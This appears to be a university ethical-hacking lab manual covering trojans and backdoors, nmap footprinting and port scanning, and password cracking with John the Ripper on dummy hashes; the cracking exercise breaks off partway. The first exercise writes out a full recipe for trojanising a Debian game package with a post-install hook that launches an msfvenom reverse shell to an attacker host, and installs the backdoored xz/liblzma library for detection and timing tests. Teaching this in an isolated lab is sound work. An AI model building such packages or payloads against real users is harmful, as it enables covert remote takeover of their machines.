KUMARAGURU

COLLEGE OF TECHNOLOGY

COIMBATORE-641049

U18CSE0223 - Ethical Hacking and Network Defence Lab Manual

Prepared by : Dr.G.Kanagaraj, AP-II/CSE

Verified by : Dr.N.Suganthi,P/CSE

LIST OF EXPERIMENTS

S.No	Name of the Exercise
1.	Working with Trojans, Backdoors
2.	Foot Printing & port scanning
3.	Password guessing and Password Cracking.
4.	Understanding Data Packet Sniffers
5.	Implement the SQL injection attack.
6.	Denial of Service and Session Hijacking using Tear Drop, DDOS attack.
7.	Wireless and mobile hacking and security

Exercise/Experiment Number: 01

Lab Code / Lab	**: U18CSE0223 - Ethical Hacking and Network Defence Lab**
Branch	**: III BE CSE, IT & AI&DS**
Title of the exercise/experiment	**:** Working with Trojans, Backdoors

STEP 1: INTRODUCTION

a) OBJECTIVE OF THE EXERCISE/EXPERIMENT

- . To understand the process behind the Trojans and Backdoors

STEP 2: ACQUISITION

b) Facilities/material required to do the exercise/experiment:

Sl. No.	Facilities/material required	Quantity
1. **2.**	**PC with Kali Linux Platform and** **If Windows PC, Oracle Virtualbox**	**1/Student** **1/Student**

c) Procedure for doing the exercise/experiment:

Trojans:

We first need to download the package that we are going to infect and move it to a temporary working directory.

In our example, we will use the package freesweep, a text-based version of Mine Sweeper.

```
root@kali:~# apt-get --download-only install freesweep

Reading package lists... Done
Building dependency tree
Reading state information... Done
...snip...

root@kali:~# mkdir /tmp/evil
```

```
root@kali:~# mv /var/cache/apt/archives/freesweep_0.90-1_i386.deb /tmp/evil

root@kali:~# cd /tmp/evil/

root@kali:/tmp/evil#
```

Next, we need to extract the package to a working directory and create a DEBIAN directory to hold our additional added “features”.

```
root@kali:/tmp/evil# dpkg -x freesweep_0.90-1_i386.deb work

root@kali:/tmp/evil# mkdir work/DEBIAN
```

In the DEBIAN directory, create a file named control that contains the following:

```
root@kali:/tmp/evil/work/DEBIAN# cat control

Package: freesweep
Version: 0.90-1
Section: Games and Amusement
Priority: optional
Architecture: i386
Maintainer: Ubuntu MOTU Developers (ubuntu-motu@lists.ubuntu.com)
Description: a text-based minesweeper
 Freesweep is an implementation of the popular minesweeper game, where
 one tries to find all the mines without igniting any, based on hints given
 by the computer. Unlike most implementations of this game, Freesweep
 works in any visual text display - in Linux console, in an xterm, and in
 most text-based terminals currently in use.
```

We also need to create a post-installation script that will execute our binary.

In our DEBIAN directory, we’ll create a file named postinst that contains the following:

```
root@kali:/tmp/evil/work/DEBIAN# cat postinst
#!/bin/sh

sudo chmod 2755 /usr/games/freesweep_scores && /usr/games/freesweep_scores &
/usr/games/freesweep &
```

Now we’ll create our malicious payload. We’ll be creating a reverse shell to connect back to us named ‘freesweep_scores’.

```
root@kali:~# msfvenom -a x86 --platform linux -p linux/x86/shell/reverse_tcp
LHOST=192.168.1.101 LPORT=443 -b "\x00" -f elf -o
/tmp/evil/work/usr/games/freesweep_scores
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 98 (iteration=0)
x86/shikata_ga_nai chosen with final size 98
Payload size: 98 bytes
```

```
Saved as: /tmp/evil/work/usr/games/freesweep_scores
```

We’ll now make our post-installation script executable and build our new package.

The built file will be named work.deb so we will want to change that to freesweep.deb and copy the package to our webroot directory.

```
root@kali:/tmp/evil/work/DEBIAN# chmod 755 postinst

root@kali:/tmp/evil/work/DEBIAN# dpkg-deb --build /tmp/evil/work

dpkg-deb: building package `freesweep' in `/tmp/evil/work.deb'.

root@kali:/tmp/evil# mv work.deb freesweep.deb

root@kali:/tmp/evil# cp freesweep.deb /var/www/
```

If it is not already running, we’ll need to start the Apache web server.

```
root@kali:/tmp/evil# service apache2 start
```

We will need to set up the Metasploit multi/handler to receive the incoming connection.

```
root@kali:~# msfconsole -q -x "use exploit/multi/handler;set PAYLOAD
linux/x86/shell/reverse_tcp; set LHOST 192.168.1.101; set LPORT 443; run; exit -y"
PAYLOAD => linux/x86/shell/reverse_tcp
LHOST => 192.168.1.101
LPORT => 443
[*] Started reverse handler on 192.168.1.101:443
[*] Starting the payload handler...
```

On our Ubuntu victim, we have somehow convinced the user to download and install our awesome new game.

```
ubuntu@ubuntu:~$ wget http://192.168.1.101/freesweep.deb

ubuntu@ubuntu:~$ sudo dpkg -i freesweep.deb
```

As the victim installs and plays our game, we have received a shell!

```
[*] Sending stage (36 bytes)
[*] Command shell session 1 opened (192.168.1.101:443 -> 192.168.1.175:1129)

Ifconfig

eth1 Link encap:Ethernet HWaddr 00:0C:29:C2:E7:E6
inet addr:192.168.1.175 Bcast:192.168.1.255 Mask:255.255.255.0
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:49 errors:0 dropped:0 overruns:0 frame:0
TX packets:51 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:43230 (42.2 KiB) TX bytes:4603 (4.4 KiB)
Interrupt:17 Base address:0x1400
...snip...
```

```
hostname
ubuntu
id
uid=0(root) gid=0(root) groups=0(root)
```

Backdoors:

First thing first: we're going to need a Virtual Machine (or VM for short). The fastest is probably to just download a pre-built image from the Kali Linux download page, either the current 2024.1 release or the latest weekly image, at your preference.

When the image is downloaded, let's start it. Don't know how? We have documentation for each type of image: VirtualBox, VMware and Hyper-V. For QEMU, its simple enough to create a new VM.

Now our VM is up and running, so we're going to download and install a version of liblzma that contains the backdoor. Even though the package was pulled out of Linux distributions, it's still widely available on the Internet. For this how-to, we're going to get it from the Debian snapshot service. Since Kali is based on Debian, and liblzma only depends on the libc, it's Ok to install the Debian package in Kali, we shouldn't run into any incompatibility issue.

A note for clarity: xz-utils is the name of the upstream repository, it provides the well-known command xz to compress and decompress files, but it also provides the library liblzma , which is the compromised library that everyone is talking about at the moment. And it is via this library that a backdoor gets added to the SSH daemon.

The upstream versions 5.6.0 and 5.6.1 of xz-utils are known to contain the backdoor, so let's grab the Debian package 5.6.1-1.

Within the VM, let's open a terminal and get it with:

```
kali@kali:~$ wget
https://snapshot.debian.org/archive/debian/20240328T025657Z/pool/main/x/xz-utils/liblzma5_5.6.1-1_amd64.deb
```

And now let's install the package:

A word of caution for those who are not paying attention: below, we are purposefully installing a package that contains a backdoor! Obviously you are running those steps in a Virtual Machine, and this Virtual Machine is not exposed to the Internet.

```
kali@kali:~$ sudo apt-get install --allow-downgrades --yes ./liblzma5_5.6.1-1_amd64.deb
```

Next step is to start (or restart) the SSH daemon:

```
kali@kali:~$ sudo systemctl restart ssh
```

What's next? Let's find out!

Confirm that liblzma is compromised

First, we can detect if the version of liblzma contains the backdoor, thanks to a script from Vegard Nossum, that was provided in the disclosure.

Let’s create the script:

```
kali@kali:~$ cat << 'EOF' > detect.sh
#! /bin/bash

set -eu

# find path to liblzma used by sshd
path="$(ldd $(which sshd) | grep liblzma | grep -o '/[^ ]*')"

# does it even exist?
if [ "$path" == "" ]
then
	echo probably not vulnerable
	exit
fi

# check for function signature
if hexdump -ve '1/1 "%.2x"' "$path" | grep -q
f30f1efa554889f54c89ce5389fb81e7000000804883ec28488954241848894c2410
then
	echo probably vulnerable
else
	echo probably not vulnerable
fi
EOF
```

Make it executable, and then run it:

```
kali@kali:~$ chmod +x detect.sh

kali@kali:~$

kali@kali:~$ ./detect.sh

probably vulnerable
```

The output from the command above should be probably vulnerable, meaning that the backdoor was detected in the library.

But wait, how does that work? The command hexdump -ve '1/1 "%.2x"' <<file>> will dump a file in hexadecimal form, without any formatting, just a looooong hexa string. The script does that with liblzma, and then matches a pattern (also in hexadecimal form) that belongs to the exploit. That’s all there is to it, and it’s enough to detect it.

Confirm that the SSH daemon is slower than usual

First, for this test we need to make sure that password authentication is disabled, in the settings of the SSH daemon:

```
kali@kali:~$ sudo sed -E -i 's/^#?PasswordAuthentication .*/PasswordAuthentication no/'
/etc/ssh/sshd_config
```

Then restart the daemon:

```
kali@kali:~$ sudo systemctl restart ssh
```

And now, let’s try to login as a non existant user, and time it:

```
kali@kali:~$ time ssh nonexistant@localhost

nonexistant@localhost: Permission denied (publickey).

real    0.31s
user    0.05s
sys     0.00s
cpu     17%
```

There’s no “right value” here, as it’s highly dependent on your particular setup. However, what we want is to get an idea of how much time it takes, so let’s run the command a couple of times, to make sure that the results are consistent. In my tests, results are indeed very consistent, I get real 0.30s almost all the time.

Now let’s re-install the non-backdoored version of liblzma:

```
kali@kali:~$ sudo apt update && sudo apt install --yes liblzma5
[...]
Get:1 http://http.kali.org/kali kali-rolling/main amd64 liblzma5 amd64 5.6.1+really5.4.5-1
[240 kB]
[...]
```

At the time of this writing, the version of the lzma5 package in Kali rolling
is 5.6.1+really5.4.5-1, as shown above.

Now, let’s try the SSH login again, and time it:

```
kali@kali:~$ time ssh nonexistant@localhost

nonexistant@localhost: Permission denied (publickey).

real    0.13s
user    0.05s
sys     0.00s
cpu     41%
```

As we can see, the difference in timings is pretty clear, it’s much faster without the backdoor!
Acknowledgments

d) Question and Answers:

1. What is Trojan in ethical hacking?
Trojans aren't self-replicating programmes; they don't copy their own code by attaching themselves to other executables. They work without the computer users' permission or knowledge. Trojans masquerade as healthy processes.

2. Is a Trojan a virus or malware?
Trojans are a sort of malware that are not viruses. There are no such things as "Trojan viruses" or "Trojan horse viruses," as some people believe. This is due to a key distinction in how viruses and Trojans infect their victims.

3. What is the purpose of Trojans?
A Trojan is a computer programme that is designed to hurt, disrupt, steal, or otherwise harm your data or network. To deceive you, a Trojan masquerades as a legitimate application or file. It tries to trick you into downloading and running malware on your device.

4. What can a hacker do with Trojan virus?
The hacker can take over the entire website and route your downloads to a rogue server where the trojan is installed. One approach to avoid falling into that trap is to use only trusted, well-known websites, although a good antivirus programme can also help detect infected and hacked sites.

5. Can Trojan virus be removed?
Malwarebytes for Windows, Malwarebytes for Android, and Malwarebytes for Mac are Trojan protection solutions for all of your devices. Is anti-Trojan software required? It's highly recommended that you utilise anti-Trojan software to secure your devices if you're wondering how to get rid of a Trojan.

6. What is a Backdoor Attack?
Backdoors are unauthorized points of entry introduced into a system, mostly bypassing all kinds of normal cyber security mechanisms. This type of cyber attack involves attackers who exploit weaknesses or vulnerabilities in software, hardware, or network infrastructure. This grants them continued access to the systems without requiring further authentication. Most backdoor attacks are installed through malware, phishing, or unpatched software, making them a hidden, persistent threat.

****

Exercise/Experiment Number: 02

Lab Code / Lab	**: U18CSE0223 - Ethical Hacking and Network Defence Lab**
Branch	**: III BE CSE, IT & AI&DS**
Title of the exercise/experiment	**:** Foot Printing & port scanning

STEP 1: INTRODUCTION

a) OBJECTIVE OF THE EXERCISE/EXPERIMENT

- . To demonstrate the foot printing and Port scanning using NMAP.

STEP 2: ACQUISITION

b) Facilities/material required to do the exercise/experiment:

Sl. No.	Facilities/material required	Quantity
1.	**PC with Kali Linux Platform and**	**1/Student**
2.	**If Windows PC, Oracle VirtualBox**	**1/Student**

c) Procedure for doing the exercise/experiment:

Foot Printing:

Commands in Nmap

Let’s discuss various options that could be used according to one’s needs, with Nmap
1. **Options with scanning techniques:** Nmap provides the following options with scans:

option	description
-sS	TCP syn Port scan
-sT	TCP connect port scan

option	description
-sA	UDP port scan
-sU	TCP ACK port scan

2. **Options related to HOST discovery:** Following list gives options associated with HOST discovery:

option	description
-n	This option disables DNS resolution.
-sn	Only discovers hosts on a given network.
-Pn	Only scans ports.
-PR	Performs *arp* discovery on a given local network.

3. **Options for detecting OS and version of running services:** List of options used for detecting OS and versions of running services:

option	description
-A	Performs aggressive scan.
-O	Detects the running operating system of attacked machine.
-sV	Detects the versions of running services.

4. **Timing and Performances options:** These options decide the time and performances of the performed scanning.

option	description
-T0	Performs paranoid IDS evasion.

option	description
-T1	Performs sneaky IDS evasion.
-T2	This is used for polite IDE evasion.
-T3	This option is the normal IDE evasion.
-T4	This performs an aggressive speed scan.
-T5	Performs insane speed scans, fastest of all.

5. **Port specifications:** Options provided with port scanning.


option	description
-p-	Used for scanning all ports on a given network.
-p	Used to scan a range of ports.
-F	Used for fast port scanning.

Example of Nmap scan

Let us use a result of a Nmap scan to understand and interpret that result. The following command was used and its output is saved in a file named nmap_res.txt.


nmap -T4 -A scanme.nmap.org > nmap_res.txt

The output of this command should be something like this




```
└─# nmap -A -T4 scanme.nmap.org
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-10 01:29 IST
Warning: 45.33.32.156 giving up on port because retransmission cap hit (6).
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.070s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 976 closed tcp ports (reset)
PORT      STATE    SERVICE        VERSION
22/tcp    open     ssh            OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux;
 protocol 2.0)
| ssh-hostkey:
|   1024 ac:00:a0:1a:82:ff:cc:55:99:dc:67:2b:34:97:6b:75 (DSA)
|   2048 20:3d:2d:44:62:2a:b0:5a:9d:b5:b3:05:14:c2:a6:b2 (RSA)
|   256 96:02:bb:5e:57:54:1c:4e:45:2f:56:4c:4a:24:b2:57 (ECDSA)
|_  256 33:fa:91:0f:e0:e1:7b:1f:6d:05:a2:b0:f1:54:41:56 (ED25519)
80/tcp    open     http           Apache httpd 2.4.7 ((Ubuntu))
|_http-title: Go ahead and ScanMe!
|_http-favicon: Nmap Project
|_http-server-header: Apache/2.4.7 (Ubuntu)
100/tcp   filtered newacct
139/tcp   filtered netbios-ssn
366/tcp   filtered odmr
```

Now, let us go one by one through different parts of the result and understand them.




```
Host is up (0.069s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 993 closed tcp ports (reset)
PORT      STATE    SERVICE      VERSION
22/tcp    open     ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 ac:00:a0:1a:82:ff:cc:55:99:dc:67:2b:34:97:6b:75 (DSA)
|   2048 20:3d:2d:44:62:2a:b0:5a:9d:b5:b3:05:14:c2:a6:b2 (RSA)
|   256 96:02:bb:5e:57:54:1c:4e:45:2f:56:4c:4a:24:b2:57 (ECDSA)
|_  256 33:fa:91:0f:e0:e1:7b:1f:6d:05:a2:b0:f1:54:41:56 (ED25519)
```

Here, Nmap tells us that the domain passed as an argument is up and running and returns its IPv4 and IPv6 addresses. Then, it comes down to PORTs, arguably the most helpful feature of Nmap. It shows upfront that port 22, which is a TCP port is open. It has SSH running and it also gives back the version of OpenSSH used. Now, one could use this data to find various exploits related to this particular version or one could use the SSH keys given back to exploit the given network. Let's move to the next part.



```
80/tcp    open     http         Apache httpd 2.4.7 ((Ubuntu))
|_http-favicon: Nmap Project
|_http-title: Go ahead and ScanMe!
|_http-server-header: Apache/2.4.7 (Ubuntu)
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
514/tcp   filtered shell
9929/tcp  open     nping-echo   Nping echo
31337/tcp open     tcpwrapped
```

Now, we get more port information such as ports 139, 445, and 514 are filtered. However, ports 80, 9929, and 31337 are open. Now, here port 80 is an HTTP port, which could be exploited as we also get the version of the server it is running on 'Apache httpd 2.4.7 (Ubuntu)'. One can use any exploit for this version.



```
Aggressive OS guesses: DD-WRT v24-sp2 (Linux 2.4.37) (96%), Actiontec MI424WR-GEN3I WAP
  (96%), Linux 3.2 (95%), Linux 4.4 (95%), Microsoft Windows XP SP3 (91%), Microsoft
  Windows XP SP3 or Windows 7 or Windows Server 2012 (90%), VMware Player virtual NAT
  device (88%), BlueArc Titan 2100 NAS device (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Port Scanning:

Nmap categorizes ports into the following states:

- **Open:** Open indicates that a service is listening for connections on this port.
- **Closed:** Closed indicates that the probes were received, but it was concluded that there was no service running on this port.
- **Filtered:** Filtered indicates that there were no signs that the probes were received and the state could not be established. This could indicate that the probes are being dropped by some kind of filtering.
- **Unfiltered:** Unfiltered indicates that the probes were received but a state could not be established.
- **Open/Filtered:** This indicates that the port was filtered or open, but the state could not be established.
- **Closed/Filtered:** This indicates that the port was filtered or closed but the state could not be established.

There are several ways of using the Nmap -p option:

- Port list separated by commas: $ nmap -p80,443 localhost
- Port range denoted with hyphens: $ nmap -p1-100 localhost
- Alias for all ports from 1 to 65535: # nmap -p- localhost
- Specific ports by protocol: # nmap -pT:25,U:53 <target>
- Service name: # nmap -p smtp <target>
- Service name with wildcards: # nmap -p smtp* <target>
- Only ports registered in the Nmap services database: # nmap -p[1-65535] <target>

Selecting a network interface

Nmap attempts to automatically detect your active network interface; however, there are some situations where it will fail or perhaps you will need to select a different interface in order to test networking issues. To force Nmap to scan using a different network interface, use the -e argument:

#nmap -e <interface> <target>
#nmap -e eth2 scanme.nmap.org

This is only necessary if you have problems with broadcast scripts or see the **WARNING: Unable to find appropriate interface for system route to** message.

More port scanning techniques

In this recipe, we talked about the two default scanning methods used in Nmap: SYN stealth scan and TCP connect scan. However, Nmap supports several more advanced port scanning techniques. Use nmap -h or visit https://nmap.org/book/man-portscanning-techniques.html to learn more about them as Fyodor has done a fantastic job describing how they work in depth.

Target specification

Nmap supports several target formats that allow users to work with **IP address ranges**. The most common type is when we specify the target's IP or host, but it also supports the reading of targets from files and ranges, and we can even generate a list of random targets as we will see later.

Any arguments that are not valid options are read as targets by Nmap. This means that we can tell Nmap to scan more than one range in a single command, as shown in the following command:

```
# nmap -p25,80 -O -T4 192.168.1.1/24 scanme.nmap.org/24
```

There are several ways that we can handle IP ranges in Nmap:

- Multiple host specification
- Octet range addressing (they also support wildcards)
- CIDR notation

To scan the 192.168.1.1, 192.168.1.2, and 192.168.1.3 IP addresses, the following command can be used:

```
$ nmap 192.168.1.1 192.168.1.2 192.168.1.3
```

We can also specify octet ranges using -. For example, to scan hosts 192.168.1.1, 192.168.1.2, and 192.168.1.3, we could use the expression 192.168.1.1-3, as shown in the following command:

```
$ nmap 192.168.1.1-3
```

Octet range notation also supports wildcards, so we could scan from 192.168.1.0 to 192.168.1.255 with the expression 192.168.1.*:

```
$ nmap 192.168.1.*
```

Excluding hosts from scans

In addition, you may exclude hosts from the ranges by specifying the --exclude option, as shown next:

```
$ nmap 192.168.1.1-255 --exclude 192.168.1.1
$ nmap 192.168.1.1-255 --exclude 192.168.1.1,192.168.1.2
```

Otherwise, you can write your exclusion list in a file using the --exclude-file option:

```
$ cat dontscan.txt
192.168.1.1
192.168.1.254
$ nmap --exclude-file dontscan.txt 192.168.1.1-255
```

CIDR notation for targets

The CIDR notation (pronounced *cider*) is a compact method for specifying IP addresses and their routing suffixes. This notation gained popularity due to its granularity when compared with classful addressing because it allows subnet masks of variable length.

The CIDR notation is specified by an IP address and network suffix. The network or IP suffix represents the number of network bits. IPv4 addresses are 32-bit, so the network can be between 0 and 32. The most common suffixes are /8, /16, /24, and /32.

To visualize it, take a look at the following CIDR-to-netmask conversions:

- /8: 255.0.0.0
- /16: 255.255.0.0
- /24: 255.255.255.0
- /32: 255.255.255.255

For example, 192.168.1.0/24 represents the 256 IP addresses from 192.168.1.0 to 192.168.1.255. 50.116.1.121/8 represents all the IP addresses between 50.0-255.0-255.0-255. The /32 network suffix is also valid and represents a single IP address.

The CIDR notation can also be used when specifying targets. To scan the 256 hosts in 192.168.1.0-255 using the CIDR notation, you will need the /24 suffix:

```
$ nmap 192.168.1.0/24
```

Working with target lists

Many times, we will need to work with multiple targets, but having to type a list of targets in the command line is not very practical. Fortunately, Nmap supports the loading of targets from an external file. Enter the list of targets into a file, each separated by a new line, tab, or space(s):

```
$cat targets.txt
192.168.1.23
192.168.1.12
```

To load the targets from the targets.txt file, use the Nmap -iL <filename> option:

```
$ nmap -iL targets.txt
```

Important note

This feature can be combined with any scan option or method, except for exclusion rules set by --exclude or --exclude-file. The --exclude and --exclude-file options will be ignored when -iL is used.

You can also use different target formats in the same file. In the following file, we specify an IP address and an IP range inside the same file:

```
$ cat targets.txt
192.168.1.1
192.168.1.20-30
```

You can enter comments in your target list by starting the new line with the # character:

```
$ cat targets.txt
# FTP servers 192.168.10.3
192.168.10.7
192.168.10.11
```

****

Exercise/Experiment Number: 03

Lab Code / Lab	**: U18CSE0223 - Ethical Hacking and Network Defence Lab**
Branch	**: III BE CSE, IT & AI&DS**
Title of the exercise/experiment	**:** Password guessing and Password Cracking

STEP 1: INTRODUCTION

a) OBJECTIVE OF THE EXERCISE/EXPERIMENT

- . To demonstrate the password guessing and cracking.

STEP 2: ACQUISITION

b) Facilities/material required to do the exercise/experiment:

Sl. No.	Facilities/material required	Quantity
1.	**PC with Kali Linux Platform and**	**1/Student**
2.	**If Windows PC, Oracle VirtualBox**	**1/Student**

c) Procedure for doing the exercise/experiment:

In this lab, you will learn the fundamentals of password cracking using Kali Linux on the LabEx VM, focusing on the powerful tool John the Ripper. The main objective is to understand how to crack Linux password hashes, which are encrypted representations of passwords typically stored in the /etc/shadow file. This skill is essential in penetration testing to identify weak passwords and improve system security. Through guided, step-by-step instructions, you will work with sample hash files, create and use custom wordlists, compare cracking tools like John the Ripper and Hashcat, and save results for analysis.

Setting Up the Environment and Installing Tools

In this first step, we will set up the environment inside the Kali Linux container and install the necessary tools for password cracking. When you open the terminal in the LabEx VM, you will be automatically connected to the Kali Linux container's shell. There is no need to manually start the container or enter the shell; the environment is already configured for you.

Before we proceed, let's understand the tools we will be using. John the Ripper is a widely used password-cracking tool that can handle various hash types, including those used in Linux systems. Hashcat is another powerful tool known for its speed, especially with GPU support, though we will use it in basic mode here. Both tools are essential for penetration testing tasks like cracking password hashes.

Now, let's update the package list and install these tools. Run the following commands in the Kali Linux container's terminal to ensure the system is up-to-date and to install John the Ripper and Hashcat. Press Enter after each command:

apt update

apt install -y john hashcat Explain Code Practice Now

These commands will refresh the package list and install both tools if they are not already present. The process may take a few minutes, so please wait until it completes. You will see output indicating the progress of the installation, which might look like this:

Reading package lists... Done

Building dependency tree... Done

Reading state information... Done

...

Setting up john (1.9.0-2) ...

Setting up hashcat (6.2.5-1) ... Explain Code Practice Now

Once the installation is complete, verify that John the Ripper is installed by checking its version. Run this command:

john --version

You should see output similar to this, confirming the tool is ready:

John the Ripper 1.9.0-jumbo-1

Next, verify Hashcat installation by running:

hashcat --version

The expected output will be something like:

v6.2.5

This step ensures that your Kali Linux environment is ready with the required tools for password cracking. With John the Ripper and Hashcat installed, you are prepared to move on to creating sample data for cracking in the next step.

Creating Sample Hash Files for Cracking

Now that your environment is set up with the necessary tools, let's prepare sample data to work with. In this step, we will create a sample file containing dummy Linux password hashes. These hashes simulate the format found in the /etc/shadow file on Linux systems, which stores encrypted user passwords. This is a safe way to practice password cracking without accessing real system files.

Linux password hashes in /etc/shadow typically use algorithms like SHA-512, indicated by 6 in the hash string. Our goal is to create a file with dummy hashes to use with cracking tools. We will work in the default directory inside the Kali Linux container, which is /root or your current working directory when you enter the container.

Let's create a file named sample_hashes.txt in the /root directory. Run the following command to create and populate this file with dummy data. Press Enter after typing the command:

echo -e "user1:\$6\$randomsalt\$hashedpasswordstring:18234:0:99999:7:::\nuser2:\$6\$anothersalt\$anotherhashedpasswordstring:18234:0:99999:7:::" > /root/sample_hashes.txt

This command uses echo with the -e option to interpret newline characters (\n) and writes two dummy hash entries into sample_hashes.txt. To confirm the file was created correctly, display its contents by running:

cat /root/sample_hashes.txt Explain Code Practice Now

You should see output like this, showing the two dummy user entries with their hash strings:

user1:$6$randomsalt$hashedpasswordstring:18234:0:99999:7:::

user2:$6$anothersalt$anotherhashedpasswordstring:18234:0:99999:7:::

This file mimics the structure of /etc/shadow entries, where $6$ indicates the SHA-512 hashing algorithm. With this sample data ready, you have successfully set up a safe target for practicing password cracking. In the next step, we will use John the Ripper to attempt cracking these hashes using its default settings.

Cracking Hashes with John the Ripper

With the sample hash file ready, let's dive into password cracking using John the Ripper. This tool is designed to test password strength by attempting to reverse-engineer hashes into plaintext passwords. In this step, we will use John the Ripper with its default settings to crack the hashes in the sample_hashes.txt file. This is a foundational skill in penetration testing for identifying weak passwords.

John the Ripper works by comparing hashes against a list of potential passwords, often using built-in wordlists and rules to guess common patterns. Since our dummy hashes are simplified for learning, the tool may or may not crack them with default settings, but the focus here is on understanding the process.

Ensure you are in the Kali Linux container's shell, which you automatically enter when opening the terminal. We will work in the /root directory where the sample_hashes.txt file is located. Run the following command to start the cracking process with John the Ripper:

john /root/sample_hashes.txt

This command instructs John the Ripper to load the hashes from sample_hashes.txt and attempt to crack them using its default wordlist and rules. The process may take a few seconds or minutes. During execution, you might see output like this:

Using default input encoding: UTF-8

Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])

Cost 1 (iteration count) is 5000 for all loaded hashes

Will run 4 OpenMP threads

Proceeding with single mode

Trying common passwords...

After the process completes, check if any passwords were cracked by running this command:

john --show /root/sample_hashes.txt

The output will display any cracked passwords, potentially looking like this if successful:

user1:password123

user2:simplepass

2 password hashes cracked, 0 left

